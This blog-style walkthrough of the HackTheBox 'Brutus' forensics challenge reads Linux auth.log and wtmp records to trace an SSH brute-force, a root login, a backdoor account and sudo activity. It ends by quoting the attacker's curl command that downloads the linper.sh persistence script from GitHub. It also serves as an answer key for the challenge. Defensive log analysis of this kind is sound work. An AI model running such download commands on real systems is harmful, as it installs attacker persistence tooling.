HTB Sherlocks: Brutus — a DFIR walkthrough
· 4 min read

Sherlock Scenario
HackTheBox - Sherlocks Brutus
In this very easy Sherlock, you will familiarize yourself with Unix auth.log and wtmp logs. We'll explore a scenario where a Confluence server was brute-forced via its SSH service. After gaining access to the server, the attacker performed additional activities, which we can track using auth.log. Although auth.log is primarily used for brute-force analysis, we will delve into the full potential of this artifact in our investigation, including aspects of privilege escalation, persistence, and even some visibility into command execution.
Unzip Brutus.zip
7z x Brutus.zipTask 1
Analyzing the auth.log, can you identify the IP address used by the attacker to carry out a brute force attack?
1. Open auth.log file using your editor.
nvim auth.log2. Upon reviewing the auth.log traffic, we can identify 2 IPs.
203.101.190.9

65.2.161.68

3. Notice that the first IP 203.101.190.9 logged in a single time unlike the second IP 65.2.161.68.
4. Another thing, notice that 65.2.161.68 was able to log in after so many failed attempts. This indicates that the suspect is trying to brute force their way in.

Result: 1st Task --> ANS: 65.2.161.68
Task 2
The brute force attempts were successful, and the attacker gained access to an account on the server. What is the username of this account?
1. Notice that the suspect did a brute force attack and was successful for user root.

Result: 2nd Task --> ANS: root
Task 3
Can you identify the timestamp when the attacker manually logged in to the server to carry out their objectives?
1. Make use of grep to filter auth.log.
cat auth.log | grep "session opened" | grep "root"
2. Check the first Accepted password by 65.2.161.68.

Note: Note that, as it's the first instance, it means it's the result of the brute force attack. The suspect didn't log in manually yet.
We need to find the second instance.

3. Cross-check the result of cat and the second instance.
The time came out to be - Mar 6 06:32:44.
However, 06:32:44 is the time of the attempt for the successful login.
So the answer should be 06:32:45.
Result: 3rd Task --> ANS: 2024-03-06 06:32:45
Task 4
SSH login sessions are tracked and assigned a session number upon login. What is the session number assigned to the attacker's session for the user account from Question 2?
1. Check logs around Mar 6 06:32:44.
We will find the session number there, i.e. 37.

Result: 4th Task --> ANS: 37
Task 5
The attacker added a new user as part of their persistence strategy on the server and gave this new user account higher privileges. What is the name of this account?
1. Make use of grep to find out the new user and its logs.
cat auth.log | grep "groupadd"As we can see, the new user cyberjunkie was added to group gshadow.

Result: 5th Task --> ANS: cyberjunkie
Task 6
What is the MITRE ATT&CK sub-technique ID used for persistence?
1. We can find it on the official site.
i.e. - MITRE official site
Result: 6th Task --> ANS: T1136.001
Task 7
How long did the attacker's first SSH session last based on the previously confirmed authentication time and session ending within the auth.log? (seconds)
1. Make use of the last command.
last -f wtmpWe can see the time interval 12:02 - 12:07.

Result: 7th Task --> ANS: 279 sec
Task 8
The attacker logged into their backdoor account and utilized their higher privileges to download a script. What is the full command executed using sudo?
1. Make use of cat and grep.
cat auth.log | grep "COMMAND"We can see that the suspect downloaded and ran the script.

Result: 8th Task --> ANS: /usr/bin/curl https://raw.githubusercontent.com/montysecurity/linper/main/linper.sh